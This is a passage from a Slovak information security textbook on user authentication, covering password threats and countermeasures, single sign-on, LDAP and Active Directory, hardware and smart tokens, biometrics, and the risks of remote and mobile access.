Ďalšou metódou neoprávneného získania hesla je jeho *odpozorovanie* počas zadávania oprávneným používateľom. Odpozorovanie môže byť realizované napr. „cez plece“ alebo inštalovanou kamerou.

*„Rozdávanie“ / poskytovanie hesiel*. Používatelia často zdieľajú svoje heslá. „Povedia“ ich svojim spolupracovníkom, aby ich mohli zastúpiť v prípade neprítomnosti alebo aby im umožnili prístup k súborom (pokiaľ ho všetci nemajú). Často sa na získanie hesiel využíva aj metóda tzv. sociálneho inžinierstva. Osoba, ktorá chce heslo neoprávnene získať, sa napr. v telefóne predstaví ako zamestnanec servisnej firmy a pod zámienkou testovania systému alebo odstraňovania poruchy požaduje od používateľa jeho heslo. Existuje mnoho prepracovaných schém sociálneho inžinierstva, ktoré sú orientované na rôzne heslá (prístup do firemných systémov, osobných e-mail účtov, internet bankingu a pod.)

*Elektronické monitorovanie*. Heslo sa počas autentizácie prenáša od klávesnice cez počítačovú sieť do príslušného počítača, aplikácie resp. systému. Počas prenosu môže byť na viacerých miestach prenosovej trasy zachytené neoprávnenou osobou. Medzi klávesnicu a počítač je možné umiestniť malé zariadenie, ktoré heslá zachytáva a ukladá, prípadne sa heslo dá zachytiť počas prenosu cez počítačovú sieť.

*Prístup k súboru s heslami*. Súčasné operačné systémy si heslá resp. informácie o nich ukladajú v špeciálnom tvare (nedajú sa z neho extrahovať). V prípade získania prístupu k uloženým heslám však existujú techniky a nástroje, ktoré napr. postupným porovnávaním (tzv. útok hrubou silou) dokážu určiť hľadané heslo. Pri výkone súčasných bežných PC môže byť jednoduché heslo (slovo, ktoré je v slovníku alebo je krátke) odhalené v dobe rádovo minút.

Za účelom zaistenia dôvernosti hesiel a ich bezpečného využívania sa v praxi využíva viacero opatrení technického ale aj organizačného charakteru. Organizácie by mali mať stanovené jasné pravidlá a požiadavky spojené s s heslami. Tieto požiadavky zahŕňajú spôsoby ukladania a prenosu hesiel, ich tvorby a obnovy. Pravidlá by mali byť dostatočne pružné, aby sa dali aplikovať v rôznych operačných systémoch a aplikáciách a používateľov príliš neobťažovali.

Zvýšenie bezpečnosti hesiel sa v praxi môže dosiahnuť viacerými spôsobmi. Používatelia môžu mať nastavené povinné využívanie generátora hesiel, ktorý v prípade, keď je potrebné nejaké heslo vytvoriť alebo zmeniť, heslo pre používateľa vytvorí. Takto sa zabráni využívaniu triviálnych ľahko uhádnuteľných hesiel. Generátor silných hesiel však stráca zmysel, ak si používateľ bude vytvorené heslá zapisovať.

Pokusom o uhádnutie hesla pri jeho zadávaní sa dá zabrániť nastavením maximálneho počtu neúspešných prihlásení. Napr. po treťom neúspešnom prihlásení sa účet zablokuje a je potrebné, aby ho administrátor odblokoval.

Automatizované „hádanie“ hesiel útokom hrubou silou sa sťaží, ak si používatelia volia „silné heslá“. Sila hesla je závisí od jeho dĺžky, zložitosti, znalosti používateľa ako si heslo zvoliť. Systém môže byť nastavený tak, aby si vynucoval výber hesla, ktoré má predpísanú minimálnu dĺžku, obsahuje aj špeciálne znaky (čísla, interpunkciu), nenachádza sa v slovníku a nesúvisí s používateľským menom.

Dobrou bezpečnostnou praktikou je aj periodická zmena hesiel. Znižuje sa tak doba zneužívania hesla v prípade jeho neoprávneného získania. V systémoch sa často implementuje doba exspirácie hesla, po uplynutí ktorej je heslo nutné zmeniť. Požiadavka na príliš častú zmenu hesiel však môže používateľov popudiť a pôsobí skôr kontraproduktívne.

Mnoho organizácií zaviedlo alebo plánuje zaviesť centralizované riešenia pre správu identít a hesiel s cieľom znížiť počet identifikátorov používateľských účtov a hesiel, ktoré si používatelia potrebujú pamätať. Podobne, lokálne inštalované špecializované nástroje pre správu hesiel môžu byť tiež použité ako úložisko pre heslá (v žiadnom prípade by však heslá nemali byť ukladané v čitateľnom tvare). Centralizované aj lokálne riešenia pre správu hesiel môžu znížiť záťaž kladenú na používateľov a odbremeniť pracovníkov helpdesku od aktivít spojených so zmenami hesiel, odblokovaním účtov a podobne. Riešenie pre správu hesiel znižuje pravdepodobnosť, že heslá budú ohrozené (pretože nie sú zapísané na papieroch), obvykle nie sú opakovane zadávané na klávesnici (nemôžu byť zachytené cudzou osobou alebo škodlivým softvérom) a nie sú slabé (nie je potreba pamätať si všetky heslá).

Single sign-on[101] (SSO) technológia umožňuje používateľovi overiť jeho identitu (autentizovať sa) iba raz a následne získať prístup ku všetkým zdrojom, ktoré je oprávnený používať. Samotné overenie prístupových práv k jednotlivým zdrojom je pre používateľa transparentné. SSO automatizovane vytvorí jedinečné silné heslo pre každý zdroj a pravidelne heslá mení. Používateľ obvykle pozná iba základné heslo SSO. Vzhľadom k tomu, že pre každý zdroj sa použije iné heslo a používateľ si ich nemusí pamätať, môže SSO voliť každé heslo tak silné, ako to príslušný zdroj podporuje a meniť heslá primerane často. SSO riešenia môžu tiež podporovať uchovávanie a využívanie viacerých identifikátorov pre jedného používateľa, napríklad, "jmrkvicka" na jednom systéme a "jozkom" na inom.

V takmer žiadnom komplexnom IKT prostredí však nie je možné mať riešenie SSO, ktoré zabezpečí autentizáciu pre každý systém a každý zdroj. Príčinou je najmä vzájomná nekompatibilita rozhraní a protokolov používaných výrobcami.

Väčšina SSO riešení môže zaistiť autentizáciu iba pre niektoré systémy a zdroje, preto sa nazývajú redukované SSO. Napriek tomu môžu byť technológie SSO veľmi účinné pri znižovaní počtu používateľských mien a hesiel, ktoré si používatelia potrebujú zapamätať a počtu opakovaných autentizácií používateľov.

Existuje viacero architektúr pre SSO technológie. V praxi sa často využíva architektúra poskytujúca autentizačné služby (napr. Kerberos) pre používateľov SSO a databázy alebo adresárové služby.

Populárnou adresárovou službou je Lightweight Directory Access Protocol (LDAP), v rámci ktorej sa ukladajú a evidujú autentizačné údaje k zdrojom, pre ktoré SSO zabezpečuje autentizáciu. Bez ohľadu na konkrétnu architektúru, riešenie SSO zvyčajne zahŕňa jeden alebo viacero centralizovaných serverov obsahujúcich identifikačné údaje pre viacero používateľov. Takýto server sa však stáva tzv. single point of failure (jediným bodom zlyhania) pre prihlásenie sa do množstva zdrojov. Dostupnosť servera následne ovplyvňuje dostupnosť všetkých zdrojov,

[101] jediné prihlásenie

prístup ku ktorým závisí od autentizačných služieb servera. Takisto kompromitácia SSO servera môže ohroziť bezpečnosť ďalších systémov, čiže zabezpečenie SSO servera je obzvlášť dôležité.

Autentizácia používateľa na využitie SSO je sama o sebe tiež veľmi dôležitá. Ak sa vzájomné overovanie (používateľa aj SSO servera) nevykoná správne, SSO môže byť ohrozené tzv. man-in-the-middle[102] (MitM) útokmi. Ďalším problémom SSO autentizácie používateľov je, že heslo k SSO môže byť kompromitované prostredníctvom sociálneho inžinierstva, phishing útokmi alebo inými prostriedkami. V prípade získanie hesla k SSO získava útočník prostredníctvom jediného hesla prístup k všetkým systémom, službám a zdrojom, ako má oprávnený používateľ.

Pri riešení autentizácie a autorizácie sa využívajú už spomenuté adresárové služby.

#### 4.3.1.1 Adresárové služby

Adresár (directory) je hierarchická údajová štruktúra, v ktorej sú uložené informácie o pomenovaných objektoch, ktoré sú organizované a združované do skupín. Týmto objektom môže byť počítač, tlačiareň, služba, doména či používateľský účet. Špecifikom adresára je dátový model, v ktorom sú údaje uložené vo forme položiek, pričom každá položka obsahuje niekoľko atribútov, ktoré sú nositeľmi dát (napr. položka používateľa obsahuje atribúty ako jeho meno, číslo kancelárie, email a pod.). Položky sú rozmiestnené v hierarchickej štruktúre, tzv. adresárovom strome (Directory Information Tree). Adresár sa líši od relačnej databázy, je navrhnutý pre časté čítanie a vyhľadávanie a len občasný zápis. Riadenie prístupu k údajom v adresári je zvyčajne postavené na riadiacich prístupových zoznamov - ACL (Access Control List).

Adresárová služba je špecializovaná aplikácia pre prácu s údajmi zaznamenanými v adresároch; ich ukladanie, organizáciu a prístup k nim. Príkladom sú aplikácie na správu používateľov, sieťových zdrojov či telefónny zoznam. Adresárová služba pristupuje k adresáru a funguje tiež ako centrálna alebo lokálna autorita na riadenie prístupu, ktorá poskytuje bezpečnú autentizáciu pre prístup k zdrojom.

Adresárová služba sprostredkováva informácie z adresára používateľom, administrátorom, aplikáciám a pod.

Adresárová služba môže byť súčasťou operačného systému, ale aj mať formu samostatnej aplikácie. Najrozšírenejším príkladom adresárovej služby je Active Directory od spoločnosti Microsoft. Active Directory, tak ako väčšina súčasných adresárových služieb, využíva protokol LDAP.

### LDAP

LDAP je skratka pre Lightweight Directory Access Protocol, čo je aplikačný protokol pre prístup k adresárovým službám a pre modifikáciu adresárových služieb. Je postavený na architektúre klient/server a na komunikáciu medzi klientom a serverom využíva protokol TCP/IP. Primárne bol navrhnutý ako zjednodušenie prístupového protokolu DAP medzi klientom a adresárovým serverom podľa štandardu X.500. Jeho hlavnými vlastnosťami sú jednoduchosť, rozšíriteľnosť, otvorenosť a distribuovaný model uloženia údajov a prístupu k nim. Špecifikácia protokolu LDAP je implementačne nezávislá a je vedená snahou o zjednodušenie implementácie za účelom podpory nasadenia LDAP v aplikáciách (štandardné LDAP API – Application Program Interface). V súčasnosti sa pod pojmom LDAP už chápe nielen samotný komunikačný protokol, ale aj adresárový server komunikujúci s klientom.

[102] útok typu „útočník v strede“ – útočník vystupuje so sfalšovanou identitou voči obom aktérom autentizácie (napr. voči používateľovi vystupuje ako server) a pomocou toho zistí autentizačné údaje alebo môže realizovať únos spojenia.

LDAP definuje komunikáciu medzi klientom a serverom, na prenos údajov sa využíva štandardizovaný textový formát a kódovanie. Základná schéma komunikácie je nasledujúca:

Klient naviaže spojenie s LDAP serverom. Môže sa pripojiť anonymne alebo musí preukázať svoju identitu – vykoná sa autentizácia jednou z definovaných metód. Na naviazanie spojenia musí klient poznať IP adresu a port LDAP servera.

Klient má k dispozícii spojenie na server a môže v rámci neho posielať žiadosti o vykonanie definovaných operácií nad adresárovými údajmi.

Klient uzatvorí spojenie s LDAP serverom.

Z hľadiska návrhu adresárových služieb je komunikačný protokol len jedným z niekoľkých aspektov návrhu a implementácie. Pre lepšie chápanie celku je vhodné rozčleniť LDAP do štyroch modelov:

1. informačný model – popisuje štruktúru údajov v adresárových službách,
2. menný model – popisuje ako sú údaje organizované a identifikované,
3. funkčný model – popisuje operácie nad údajmi v adresárových službách,
4. bezpečnostný model – popisuje ako sú údaje chránené, najmä z hľadiska riadenia prístupu.

Z hľadiska bezpečnosti protokol LDAP rieši najmä autentizáciu a autorizáciu používateľa a zabezpečenie komunikácie.

Autentizácia používateľa je spojená aj s jeho väzbou na položku, ktorá ho reprezentuje v adresárovom strome. LDAP ponúka 3 základné možnosti autentizácie:

1. žiadna autentizácia – anonymný prístup, zvyčajne len pre čítanie verejných položiek,
2. základná autentizácia – prostredníctvom jednoznačného mena používateľa a jeho hesla, ktoré je následne uložené v príslušnom atribúte používateľa v zašifrovanom alebo hash tvare,
3. SASL (Simple Authentication and Security Layer).

Komunikácia pri autentizácii medzi klientom a serverom by kvôli možnému odchytenia zasielaneho hesla mala byť chránená šifrovaním.

SASL je štandardizovaná metóda pre dodatočné zabezpečenie komunikačných protokolov založených na spojeniach (napr. TCP/IP). SASL oddeľuje autentizačný mechanizmus od aplikačných protokolov, takže aplikácia podporujúca SASL môže teoreticky použiť ľubovoľný autentizačný mechanizmus.

Základná schéma použitia SASL autentizácie je nasledujúca:

- Klient zašle informácie pre autentizáciu
    - rozlišovacie meno entity, ktorá sa autentizuje,
    - autentizačný mechanizmus, ktorý bude využitý (server môže prostredníctvom SASL podporovať niekoľko autentizačných mechanizmov, ako sú napr. SSL a TLS, Kerberos, GSSAPI...),
- autentizačné údaje preukazujúce identitu v príslušnom autentizačnom mechanizme.
- Prostredníctvom LDAP API sa doručí autentizačná požiadavka LDAP serveru, ktorý pre jej vybavenie použije príslušný autentizačný modul (podľa použitého mechanizmu).
- Príslušný autentizačný modul na základe získaných údajov rozhodne, či je identita preukázaná alebo nie. Súčasťou tohto kroku môže byť ďalšia komunikácia vo vnútri autentizačného mechanizmu (napr. Kerberos).

Praktickou výhodou LDAP autentizácie je možnosť jej využitia ako SSO. LDAP server tak môže poznať všetky mená a heslá používateľa ku sieťovým zdrojom a autentizovať ho, aj keď sa v skutočnosti prihlásil len prostredníctvom LDAP.

Autorizácia v rámci LDAP zabezpečuje riadenie prístupových práv k jednotlivým objektom adresára a operácií nad nimi (až na úroveň atribútov). Je realizovaná štandardnými príkazmi LDAP, zatiaľ nie je súčasťou žiadneho prijatého štandardu. Najčastejšie je riešená formou ACL.

Bezpečnosť komunikácie prostredníctvom LDAP sa štandardne rieši pomocou protokolov SSL, resp. TLS. Tie zabezpečujú šifrovanie komunikácie medzi klientom a serverom, ale aj ich autentizáciu (jedno alebo obojstrannú). V kombinácii s vlastnými metódami autentizácie LDAP môžu v závislosti od použitých prostriedkov a mechanizmov tvoriť dvojfaktorovú autentizáciu.

**Active Directory**

Active Directory (ďalej len „AD“) je implementácia adresárových služieb spoločnosťou Microsoft na použitie v systémoch Microsoft Windows. AD umožňuje autentizáciu a autorizáciu všetkých používateľov a počítačov, ktoré zahŕňa, podporuje plošnú inštaláciu softvéru a aktualizácií a umožňuje definovanie a vynucovanie bezpečnostných politík a pravidiel. AD využíva protokol LDAP a službu DNS. Svoje informácie a nastavenia ukladá v centrálnej organizovanej adresárovej databáze.

AD je rozšíriteľná a škálovateľná adresárová služba. Jej základnou jednotkou je doména – skupina prostriedkov, ktoré zdieľajú spoločnú adresárovú databázu. Každá doména má vlastné jednoznačné DNS označenie a aspoň jeden riadiaci server (tzv. Domain Controler). Doména predstavuje bezpečnostnú hranicu v štruktúre AD a má vlastné bezpečnostné pravidlá. S inými doménami si môže vytvárať vzťah dôvery. Hierarchické spojenie domén vzťahom rodič-potomok tvorí doménový strom. Spojenie viacerých doménových stromov využívajúcich spoločné adresárové údaje sa nazýva les. Naopak, podskupiny domén, ktoré často odrážajú organizačnú štruktúru organizácie, sa nazývajú organizačné jednotky. Umožňujú efektívnejšie spravovať malý počet objektov domény (používatelia, sieťové prostriedky) prostredníctvom osobitne definovaných pravidiel.

Adresárové údaje v AD obsahujú najmä informácie o:

- používateľských účtoch,
- zdieľaných prostriedkoch,
- organizačných jednotkách,
- stanovených politikách a pravidlách.

Riadenie prístupov v AD je založené na princípoch autentizácie a autorizácie. Autentizácia pomocou AD je v praxi väčšinou využívaná ako SSO a umožňuje tak používateľom prístup ku viacerým zdrojom bez opätovnej autentizácie. AD podporuje viacero autentizačných mechanizmov, ako napr. Kerberos, NTLM, PKI certifikáty, SSL/TLS (viac v kapitole venovanej bezpečnosti počítačových sietí). Používatelia teda majú pridelené prístupové oprávnenia v závislosti od pridelených rolí a členstva v organizačných jednotkách. Prístup na úrovni jednotlivých objektov je riadený formou ACL.

Konkrétne parametre autentizácie a autorizácie sú stanovené v politikách a pravidlách domény a organizačných jednotiek AD. Navyše, služby AD sú úzko späté s operačným systémom Windows Server a sú modifikované spolu s každou novou verziou. Konkrétnejšia špecifikácia metód riadenia prístupu preto závisí aj od verzie AD (napr. nový mechanizmus dynamického riadenia prístupu vo Windows Server 2012).

### 4.3.2 I&A založená na niečom, čo používateľ má

Táto metóda sa v praxi využíva zvyčajne v spojení s predchádzajúcou, existujú však aj techniky založené výlučne na vlastníctve určitého predmetu. Kombinácia niečoho „čo viem“ s niečím „čo mám“ poskytuje podstatne silnejšiu úroveň bezpečnosti ako jednotlivé metódy využité samostatne.

Predmety, ktoré používateľ vlastní pre použitie v I&A sa nazývajú tokeny. Existujú dve základné kategórie tokenov: pamäťové tokeny a inteligentné (smart) tokeny.

Pamäťové tokeny slúžia na ukladanie informácie, nie však na jej spracúvanie. Na zápis a čítanie informácií z/do pamäťových tokenov môžu byť potrebné špecializované zariadenia. Príkladom pamäťového tokenu sú platobné karty s magnetickým pásikom. Tieto sa však používajú v kombinácii s PIN-om. Niektoré autentizačné systémy sú založené výhradne na vlastníctve tokenu, ich využitie v prostredí informačných systémov je však zriedkavejšie. Využívajú sa skôr ako systémy pre riadenie fyzického prístupu v budovách.

Výhodou pamäťových tokenov (ak sa používajú v kombinácii s PIN-om) je podstatne vyššia úroveň bezpečnosti ako pri použití hesiel. Neoprávnená osoba aj po získaní tokenu nezískava kompletnú informáciu , nemôže token použiť, a teda sa nemôže autentizovať. Získanie tokenu aj PIN-u je oveľa ťažšie ako získanie používateľského mena a hesla (samozrejme, pokiaľ si PIN používateľ nezapísal priamo na token).

Ďalšou výhodou pamäťových tokenov je, že v čase môžu byť použité iba na jednom mieste. Napr. ten istý token môže byť použitý aj pre prístup do priestorov aj pre prihlásenie sa do SSO. Ak však používateľ chce opustiť PC, musí si token zobrať aby mohol prejsť cez chránené priestory. Minimalizuje sa tak riziko, že používateľ ostane prihlásený aj keď nie je pri PC.

Voči pamäťovým tokenom existuje množstvo útokov, ktorých podstatou je najmä replikácia tokenu (resp. údajov na ňom uložených) alebo kompromitácia PIN-u (v prípade získania prístupu k tokenu). S praktickým využitím pamäťových tokenov sú spojené aj napríklad nasledovné problémy.

*Nutnosť špeciálneho zariadenia (čítačky).* Táto potreba zvyšuje finančnú náročnosť používania pamäťových tokenov. Čítačka musí obsahovať jednak časť, ktorá prečíta informáciu z tokenu, ako aj komponent, prostredníctvom ktorého sa dá zadať a overiť PIN. V prípade, že PIN overuje komponent, ktorý nie je fyzicky spojený s čítačkou, hrozí neoprávnené „zachytenie“ PIN-u počas jeho zadávania.

*Strata tokenu*. V prípade straty používateľ stráca možnosť autentizácie (a teda aj prístupu do systémov) dovtedy, kým nedostane nový token. Stratený token môže byť niekým zneužitý na neoprávnený prístup do systému alebo trvalo odcudzený, prípadne replikovaný a vrátený späť oprávnenému používateľovi. Ak sa token používa v kombinácii s PIN-om, každá technika použiteľná na neoprávnené získanie hesla (vysvetlené v predchádzajúcom texte) môže byť použitá aj na získanie PIN-u.

*Nespokojnosť používateľov*. Vo všeobecnosti, používatelia vyžadujú transparentný a pohodlný spôsob práce s PC. Potreba nosiť a používať token sa môže zdať ako obťažujúca a komplikujúca prístup k systémom a aplikáciám. Je však dôležité uvedomovať si, že token slúži k ochrane samotného používateľa a jeho dát (voči zväzku kľúčov, ktoré tiež treba nosiť pri sebe zvyčajne nikto nenamieta).

**Inteligentné (smart) tokeny**

Smart tokeny rozširujú možnosti pamäťových tokenov využitím inteligentného čipu (integrovaného obvodu) zabudovaného priamo do tokenu. Vďaka čipu môže token sám vykonať určité operácie s údajmi, ktoré sú v ňom uložené. Smart token zvyčajne vyžaduje zadanie PIN-u

predtým, ako ho je možné použiť na autentizáciu. Existuje viacero typov smart tokenov. Vo všeobecnosti sa odlišujú nasledovnými charakteristikami.

*Fyzický vzhľad*. Smart tokeny môžu byť smart karty (napr. platobná karta s čipom) alebo môžu vyzerať ako malé kalkulačky, USB kľúče. Smart tokenom môže byť aj mobilný telefón, v ktorom je nainštalovaná špeciálna aplikácia.

*Rozhranie*. Smart tokeny majú manuálne alebo elektronické rozhranie. Manuálne rozhranie zvyčajne obsahuje malú klávesnicu, prostredníctvom ktorej používateľ token používa a display na zobrazenie kódu, ktorý používateľ v procese autentizácie zadáva. Elektronické rozhranie majú napr. čipové karty.

*Protokol*. Smart tokeny môžu mať implementované niektoré z množstva protokolov, ktoré môžu využiť na proces autentizácie. Vo všeobecnosti sa využívajú najmä 3 základné kategórie: výmena statického hesla, generátory dynamických hesiel a systém výzva-odozva[103].

Statický token funguje podobne ako pamäťové tokeny s výnimkou toho, že používateľ sa musí autentizovať, aby mohol token použiť a následne token autentizuje používateľa na počítači.

Generátory dynamických hesiel vytvárajú jedinečné kombinácie znakov (napr. osemciferné čísla), ktoré sa periodicky obmieňajú (napr. každú minútu). Ak má takýto token manuálne rozhranie, používateľ zadá príslušné aktuálne číslo pri autentizácii na PC. Ak má elektronické rozhranie, prenos autentizačného údaju sa vykoná automaticky bez zásahu používateľa. V prípade, že sa prostredníctvom tokenu vytvorí a systému poskytne správna hodnota, systém povolí používateľovi prihlásenie do systému.

Tokeny založené na protokole výzva-odpoveď spolupracujú s počítačom nasledovne:

1. Počítač vygeneruje reťazec číslic (výzva)
2. Na základe tejto výzvy token vygeneruje odpoveď, ktorá je odoslaná naspäť do počítača
3. Počítač odpoveď vyhodnotí a v prípade, že je správna, používateľa úspešne autentizuje

***Výhody smart tokenov***

Smart tokeny poskytujú značnú flexibilitu a môžu byť použité na riešenie mnohých problémov autentizácie. Výhody smart tokenov sa líšia v závislosti na použitom type. Všeobecne platí, že poskytujú väčšie zabezpečenie ako pamäťové tokeny. Smart tokeny môžu vyriešiť problém elektronického monitorovania s cieľom neoprávnene zachytiť autentizačné údaje aj v prípade, že overovanie sa vykonáva v rámci otvorenej siete, pomocou jednorazových hesiel. Všeobecne platí, že pamäť na čipe smart tokenu nie je čitateľná, pokiaľ sa nezadá PIN. Okrem toho, smart tokeny sú komplikovanejšie a náročnejšie na falšovanie. Smart tokeny s elektronickými rozhraniami, ako sú napr. čipové karty, poskytujú spôsob, ako pre používateľa zaistiť prístup k viacerým počítačom, systémom a aplikáciám pomocou jediného procesu prihlásenia sa. Okrem toho, jedna čipová karta môže byť použitá na viac účelov (fyzický prístup, prihlasovanie sa do PC, evidencia dochádzky).

Podobne ako v prípade pamäťových tokenov, aj pri smart tokenoch sa väčšina problémov týka nákladov na správu celého systému a používateľských požiadaviek a pohodlia pri práci. Smart tokeny sú všeobecne menej zraniteľné z hľadiska zneužitia PIN-u, pretože overovanie sa zvyčajne vykonáva priamo na karte (samozrejme, je možné odpozorovať PIN kód pri jeho zadávaní a kartu ukradnúť). Smart tokeny sú v porovnaní s pamäťovými tokenmi bezpečnejšie, majú širšie možnosti využitia, ale sú aj drahšie.

Smart tokeny vyžadujú elektronické zariadenia na ich čítanie/zápis resp. interakciu s používateľom. Elektronické zariadenie však predstavuje ďalšie finančné náklady. Rozhranie pre interaktívnu komunikáciu s používateľom sa skladá z klávesnice a displeja. Vyžaduje aby

[103] challenge-response

používateľ vykonal niekoľko aktivít (napr. zadal výzvu do tokenu, zadal odpoveď do počítača) a môže takto spôsobiť nespokojnosť používateľa pri práci.

### 4.3.3 I&A založená na niečom, čo používateľ je

Biometrické autentizačné technológie využívajú na určenie a overenie identity jedinečné fyziologické vlastnosti/charakteristiky (atribúty) osôb.

Využívajú sa fyziologické atribúty (napr. odtlačky prstov, rúk, geometria dlane, vzory sietnice) alebo behaviorálne atribúty (napr. hlasové vzorky, vlastnoručné podpisy).

Biometrická autentizácia vo všeobecnosti funguje nasledujúcim spôsobom:

1. Pred prvým pokusom o autentizáciu musí používateľ vytvoriť a uložiť referenčný profil / šablónu (na základe atribútu, ktorý sa v autentizácii bude používať, napr. zosníma a uloží odtlačok palca). Výsledná šablóna je spojená s identitou používateľa a zaznamenaná pre neskoršie použitie.
2. Pri pokuse o autentizáciu používateľa sa zosníma príslušný biometrický atribút (napr. odtlačok palca). Zosnímaný atribút sa porovná s atribútom uloženým v šablóne a na základe výsledku porovnania sa používateľ akceptuje alebo odmietne.

Biometrické systémy môžu poskytnúť pre počítačové systémy vyššiu mieru bezpečnosti, ale bežne používané technológie sú v porovnaní so smart tokenmi menej dokonalé. Nedostatky v biometrickej autentizácii vyplývajú z technických ťažkostí pri meraní a profilovaní fyzikálnych vlastností ľudí, ako aj z ich premenného charakteru (môžu sa meniť v závislosti na rôznych podmienkach). Napríklad, osoba môže mať vlhké alebo ľahko poranené prsty, hlasový prejav sa môže zmeniť v stresujúcich podmienkach alebo keď trpí bolesťou v krku atď. Vzhľadom na ich relatívne vysoké náklady sú biometrické systémy obvykle používané v kombinácii s inými metódami overovania najmä v prostrediach vyžadujúcich vysokú bezpečnosť.

Výkonnosť a použiteľnosť biometrických autentizačných zariadení sa určuje prostredníctvom kvantitatívnych parametrov (vyjadrených v percentách). Prvým je počet chybných odmietnutí (False Recognition Rate - FRR) čo znamená, koľkokrát je oprávnená osoba pri autentizácii nesprávne odmietnutá systémom. Druhým parametrom je počet chybne akceptovaných autentizácií (False Acceptance Rate - FAR), kedy biometrický systém akceptuje aj neoprávneného používateľa. Vo všeobecnosti, každý systém môže byť konfigurovateľný tak, že hodnoty FRR a FAR sa menia. Platí však, že zníženie jedného parametra spôsobí zvýšenie druhého a naopak.

Je dôležité si uvedomiť,že biometrické autentizačné technológie využívajú osobné údaje, ktorých použitie je upravené pravnými aktami. Zákon č. 122/2013 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov chápe pod biometrickým údajom „osobný údaj fyzickej osoby označujúci jej biologickú alebo fyziologickú vlastnosť alebo charakteristiku, na základe ktorej je jednoznačne a nezameniteľne určiteľná; biometrickým údajom je najmä odtlačok prsta, odtlačok dlane, analýza deoxyribonukleovej kyseliny“. Tento zákon konkrétne upravuje kto, za akých podmienok a akým spôsobom môže biometrické údaje spracúvať.

## 4.4 Vzdialený prístup

Dnešné organizácie vyžadujú pripojenie vzdialeným prístupom (prístup „zvonka“) k ich informačným zdrojom pre rôzne typy používateľov, ako sú zamestnanci, dodávatelia, občania, obchodní partneri alebo zákazníci. Pri poskytovaní tejto možnosti prístupu je k dispozícii množstvo metód a postupov ako túto formu prístupu riadiť.

Často využívaná metóda vzdialeného prístupu je založená na platforme protokolov TCP/IP. Táto metóda je cenovo efektívna, umožňuje pre vzdialený prístup využiť verejné siete / internet a poskytuje viaceré možnosti zabezpečenia a autentizácie (je možnosť využívať šifrovanie

komunikácie, tokeny pre autentizáciu a pod.). V praxi sa pri vzdialenom prístupe do siete zvyčajne vytvorí VPN spojenie cez internet, ktoré zaistí bezpečnosť komunikácie v prostredí verejnej siete. Výhodou tejto metódy vzdialeného prístupu je jej široká dostupnosť, ľahkosť použitia, finančne nenáročné spojenie a možnosti riadenia prístupu. Nevýhodou je relatívne nižšia spoľahlivosť (v porovnaní s vyhradenými linkami) a potenciálne komplikované riešenie prípadných problémov počas prevádzky.

Je potrebné uvedomiť si, že umožnenie vzdialeného prístupu môže znížiť bezpečnosť vnútornej infraštruktúry organizácie. Šifrovaná komunikácia môže v sebe obsahovať škodlivý kód alebo zavírený softvér. Systémy na detekciu prienikov a antivírusové programy takúto komunikáciu bežne nemôžu kontrolovať. Z tohto dôvodu sa odporúča všetky VPN spojenia ukončiť vždy v jednom bode (VPN koncentrátor) a zvážiť nasadenie nástrojov, ktoré dokážu dešifrovať prebiehajúcu komunikáciu, zaistiť jej analýzu a následne ju opäť zašifrovať.

Riziká vzdialeného prístupu zahŕňajú:

- odopretie služby, kedy vzdialení používatelia nebudú schopní získať prístup k dátam alebo aplikáciám, ktoré sú dôležité pre ich pracovné aktivity,
- pokusy o neoprávnený prístup používateľov a tretích strán, ktoré sa môžu snažiť získať vzdialený prístup zneužitím bezpečnostných nedostatkov sieťových protokolov alebo sociálnym inžinierstvom,
- nesprávne nastavený komunikačný softvér, čo môže mať za následok nesprávne nastavené prístupové oprávnenia k systémom a dátam organizácie,
- nesprávne konfiguračné nastavenia zariadení v internej počítačovej sieti organizácie,
- nedostatočné zabezpečenie hostiteľských systémov, ktoré tak môžu byť využívané útočníkom získaním prístupu na diaľku.

### 4.4.1 Vzdialený prístup pomocou mobilných zariadení

Používanie mobilných zariadení ako PDA (Personal Digital Assistent), tabletu alebo smartfónu[104] je v súčasnosti veľmi rozšírené a často v praxi dopĺňajú stolné PC a notebooky najmä z dôvodu jednoduchosti použitia a funkcionality. Možnosti pripojenia a komunikačné možnosti PDA sú v porovnaní s minulosťou výrazne širšie a rešpektujú existujúce štandardy IKT (Wi-fi, USB, Bluetooth a pod.). Súčasné PDA je najčastejšie smartfón alebo tablet, s integrovaným fotoaparátom a možnosťou sieťového prístupu (wi-fi, 3G.) Využitie týchto zariadení často zahŕňa aj prístup k citlivým alebo dôverným informáciám a súborom. V dôsledku nasadenia PDA do dennej praxe sa riziká pre organizáciu zvýšili (PDA sa dajú ľahko ukradnúť alebo stratiť kvôli ich malej veľkosti, majú nedostatočne prepracované mechanizmy ochrany uložených dát a pod.). V prípade, že PDA je pripojiteľné do internej počítačovej siete alebo synchronizované bez príslušných bezpečnostných opatrení, je riziko neoprávneného prístupu do infraštruktúry organizácie neakceptovateľne vysoké.

Úroveň opatrení implementovaných na ochranu PDA musí zodpovedať charakteru informácií, ktoré sú v PDA uložené a/alebo spracúvané. Je dôležité, aby organizácia mala nastavené a zavedené vhodné politiky, procesy a postupy a používatelia si boli plne vedomí svojich zodpovedností pri používaní PDA na pracovne účely (osobitne v prípadoch, kedy sa jedná o súkromné PDA t.j. tie, ktoré nie sú vo vlastníctve organizácie).

Pri využívaní PDA v praxi je potrebné riešiť najmä nasledovné:

- Súlad - PDA a ich využívanie musí byť v súlade s bezpečnostnými požiadavkami, tak ako sú definované v štandardoch a interných predpisoch organizácie. Existujúce politiky, ktoré definujú zdroje a IKT komponenty by mali byť rozšírené tak, aby okrem serverov, PC, notebookov zahŕňali aj PDA.

[104] v ďalšom texte sú tieto zariadenia pre zjednodušenie sumárne nazývane PDA.

- Schválenie – používaniu PDA by mala prechádzať príslušná autorizácia a konkrétne postupy a spôsoby jeho využívania by mali rešpektovať aplikovateľné organizačné riadiace akty. Konfigurácia a aplikačné spôsoby použitia PDA by mali byť jasne stanovené a kontrolované.
- Starostlivosť - používatelia by mali venovať náležitú starostlivosť o PDA v rámci pracovného prostredia a najmä počas cestovania a služobných ciest. Akákoľvek strata alebo odcudzenie dát z PDA ako aj samotného PDA musí byť považované za bezpečnostný incident a bezodkladne hlásené v súlade s politikami riadenia bezpečnosti a postupmi organizácie pre riešenie bezpečnostných incidentov.
- Povedomie – vzdelávanie používateľov a budovanie bezpečnostného povedomia by malo zahŕňať aj pokrytie politiky bezpečnosti a využívania PDA. Workshop či školenie napomôže šíreniu bezpečnostného povedomia o PDA.
